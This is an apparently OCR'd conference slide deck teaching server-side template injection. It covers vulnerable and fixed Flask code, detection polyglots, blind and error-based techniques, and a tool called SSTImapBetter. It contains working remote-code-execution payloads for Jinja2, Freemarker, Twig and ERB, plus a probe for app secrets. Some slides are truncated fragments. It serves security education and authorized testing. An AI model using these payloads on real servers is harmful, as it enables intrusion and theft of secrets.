SSTI

Server Side Template Injections For Everyone

{{ 7 * 7 }} → 49 → 😈 → RCE → 🎊

Understanding 🔍 | Detection 🎯 | Exploitation 💥

(Github Link: https://github.com/W-21/SSTImapBetter)

Inspiration

Bug Bounty Challenge – SSTI Discovered, But “Mitigated”?

Find a bypass that gives *RCE* and get a reward!

Today's Adventure Map 🗺️

What Even IS Template Injection?

A story of trust issues between devs and users

The New Hotness: SSTImap

Features that actually work in 2024

Tool Fight Club


Tplmap vs SSTImap vs Raw Chaos

How Not To Get Pwned

Mitigation & remediation notes

Hands-On Lab Time

We break things together (safely™)



Q&A

Yes, there are no dumb questions (mostly)

01 // What's a SSTI?

- Not SSRF
- CSTI is basically the same

01 // Server Side Template

In one line: a reusable page skeleton with blanks that the server fills in with real data before sending it to you.

It's mostly static...

The bulk of the page is fixed HTML the developer wrote — layout, headings, wording.

...with blanks left in


Placeholders like {{ name }} mark where dynamic values should be dropped in.

The server fills them

On each request the engine (Jinja2, Twig, etc.) merges data into the blanks → final HTML.

...but what if the USER controls the recipe? → that's SSTI

THE TEMPLATE = A RECIPE



01 // Try A Template Out

There are template “Playgrounds” for many popular languages

Quickly try out some templates online:

https://try.freemarker.apache.org/

https://twig.symfony.com/play

https://developer.sailpoint.com/tools/velocity-playground/

https://jgonggrijp.gitlab.io/wontache/playground.html

01 // What Even IS SSTI Then? 🤔

Template engines are everywhere


Jinja2, Twig, Freemarker, Velocity... they mix static templates with dynamic data

The vulnerability

When user input gets directly dropped INTO the template string and evaluated

The consequence

Server executes your code. You now own the box. Congrats?



01 // The Classic Mistake 🔥

❌ Uh oh spaghettio

```
name = request.args.get('name')
return render_template_string(
  f'Hello, {name}!')

# 💀 User sends: {{7*7}}
```

✅ Much better, friend

```
name = request.args.get('name')
return render_template(
  'hello.html', name=name)
```

01 // Just like SQL Injections

Template Injection

```
input_name = request.args.get(“name”);
render_template_string(“Hello, ” + input_name);

# 💀 User sends: {{7*7}}
```

SQL Injection

```
input_id = request.args.get(“guid”);
result = mysql_query(“select name from users where guid = '” + input_id + “'”);

# 💀 User sends: ' or 1=1--
```

01 // Four Underlying Causes

It might not be the developer's fault

1. Simple Template String Concatenation
2. User Defined Templates
3. Double Evaluation
4. Framework Vulnerabilities (ie CVE's)

From {{7*7}} to root 🚀

Same idea every time: ride the engine's own syntax to reach the host's command execution.

Jinja2 — *Python / Flask*

```
{{ lipsum.__globals__['os']
   .popen('ifconfig').read() }}
```

💡 Walks Python's object graph to reach os

Freemarker — *Java*

```
${ "freemarker.template
   .utility.Execute"?new()("ifconfig") }
```

💡 Built-in Execute utility = instant shell

Twig — *PHP / Symfony*

```
{{ ['ifconfig'] | filter('system') }}
```

💡 Abuses a filter to call system()

ERB — *Ruby / Rails*

```
<%= system('ifconfig') %>
```

💡 Ruby just... runs it. No chain needed.

🎓 **All output 'id' on the server. Lab/authorized testing only — these are real RCE.**

Wait... I've Seen This Before 👀

SSTI and insecure deserialization are cousins: both chain existing building blocks to reach code execution.

🧩 SSTI Gadget Chain

- User sends {{ ... }}
- Engine evaluates it as code
- Hop through __class__ → __mro__ → __subclasses__
- Land on os / subprocess
- 💥 **Command runs**

≈

🧩 Deserialization Chain

- App reads serialized blob
- Parser rebuilds objects
- Magic methods fire (__reduce__, readObject)
- Chain reaches a dangerous sink
- 💥 **Command runs**

02 // Detect And Exploit Strategy 🗺️

1 Poke it

`{{7*7}}` — *Returns 49? You're in! 🎉*

2 Identify the engine

`{{7*'7'}} vs ${7*7}` — *Jinja2 vs Freemarker vs Twig*

3 Go deeper

`{{config}}` — *Grab the app secrets 👀*

4 Full send

`..__import__('os').popen('ifconfig')` — *PROFIT (ethically™) 💰*

03 // Real World Problems 📈

Black Box 🦹

Black box testing means you won’t know if templates are even being used

Input Paths 👶

User input has to be passed into a template

- Second Order Injections
- Wait For An Email
- Check the PDF

03 // Real World Problems 📈

Sandboxes 🚀

It is always possible that user input is safely handled

Rate Limiting ⚔️

Most web application servers can’t or won’t handle thousands of requests a minute

WAF’s *will* block everything


🎓 Educational purposes only — please hack responsibly and with permission!

01 // Popular Solutions

These are all wrong


1. Use An Identific
2. Manual Testing
3. Automated Too

   Hundreds of Re




03 // Real World Problems - TLDR 📈

Spray and Pray Will Not Work




03 // Solutions

03 // Solution Overview



03 // Reflected and Blind?



02 // First Things First

Detection Polyglots

Classic Detections:

${{<%[%'"}}%\

{{ ... }} ${ ... } #{ ... }
<%= ... %> { ... } {{= ... }}
{= ... } *{ ... } @{ ... } @(...)

Burp Suite Detections:

gbwpm${350*862}qyc9u
tzr2h{{437*556}}usjqz
udde5#{308*396}umd1b
fnovs[[355*595]]iv7j3
wjzwj${file.separator}ql0az
gs4zx%{923*406}zdz0u

02 // First Things First

Detection Polyglots We Can Automate

Hackmanit Improved:

```
p ">[[${{54964*11}}]]
<%=54964*11%>@*#{54964*11}
{##}/*{{.}}*/
```

https://web.archive.org/web/20250628122200/https://hackmanit.de/images/download/thesis/Improving-the-Detection-and-Identification-of-Template-Engines-for-Large-Scale-Template-Injection-Scanning-Maximilian-Hildebrand-Master-Thesis-Hackmanit.pdf

02 // Error and Blind SSTI

https://portswigger.net/research/top-10-web-hacking-techniques-of-2025
https://github.com/vladko312/Research_Successful_Errors/blob/main/Successful%20Errors%20slides.pdf

02 // Error Based SSTI

- Template Engines Often Hide or Handle Errors
- Underlying Code Engine May Not!

- {{ 7 * 7 }}
- {{ 1 / 0 }}
- ${ "".getClass().forName('java.lang.Integer').valueOf("test") }
- ${"".getClass().forName('java.lang.Integer').valueOf(system(“ifconfig”)) }

02 // Blind Boolean Based SSTI


Boolean Based SSTI can look at server status code (ie error 500) or page generation

Some examples from vladko312

- '2' + '3' == 5 → true
- • '2' + '5' == 3 → false
- • strlen('2') == 1 → true
- • strlen('1') == 2 → false
- • true && eval(…) → eval
- {{_self.env.registerUndefinedFilterCallback("shell_exec")}}

{{1/ (_self.env.getFilter("…&& echo SSTIMAP’”)
|trim('\n') ends with "SSTIMAP")}} → RCE

02 // Tool Fight Club 🥊



Feature	Tplmap	SSTImap
Still updated?	😴 Nope	✅ Yes!
Engine Detection	✅ OK	✅ Enhanced
Burp Integration	❌ Nah	✅ Yes!
Blind SSTI	❌ Yes	✅ Yes
Plugin Support	😬 Limited	✅ Full
False Positives	😬 Some	😊 Low
RCE Automation	✅ Basic	✅ Advanced

02 // SSTImap Updates 🥊

SSTImap is nice… But improvements are needed.

Enter: SSTImapBetter!

SSTImapBetter: The New Hotness 🔥

🔍 SQLmap Syntax

One less thing to learn

⚡ Second Order Detection

SSTI is often output on a different page

🔗 Burp Integration

Right-click → scan in Burp. Why wasn't this always a thing?

📦 Plugin System

Added a few new template engine plugins. Use AI to add more!

🎯 Blind SSTI

OOB and time-based for when you can't see the output.

SSTImap always did this ;)

📊 More to come


Light weight scans

Combine with Tinja

More OOB techniques

02 // SSTImap Command Line Flags

Learn a new tool? Or…….



02 // Second Order Vulnerabilities

Templates ***often*** display input received on a page or API

When the output from a SSTI injection takes place on a new page this is called a “Second Order” injection

03 // Second Order Sources

Pages 👶

Often just in another webpage

→ 49

Email 🦸

Email body, email “to” field, attachments, etc

→ SECRET_KEY=...

PDF Exports ⚔️

Invoices, schedules, data visualizations, etc

→ [<class 'object'>...]


Double Evaluations 🚀

One template may load the output from another template


→ uid=0(root)

🎓 Educational purposes only — please hack responsibly and with permission!

03 // Burp Integration



03 // The Lab 🧪



Server-side template injection


LAB	PRACTITIONER Basic server-side template injection →	Solved
LAB	PRACTITIONER Basic server-side template injection (code context) →	Solved
LAB	PRACTITIONER Server-side template injection using documentation →	Solved
LAB	PRACTITIONER Server-side template injection in an unknown language with a documented exploit →	Solved
LAB	PRACTITIONER Server-side template injection with information disclosure via user-supplied objects →	Solved
LAB	EXPERT Server-side template injection in a sandboxed environment →	Not solved
LAB	EXPERT Server-side template injection with a custom exploit →	Not solved

05 // Demo

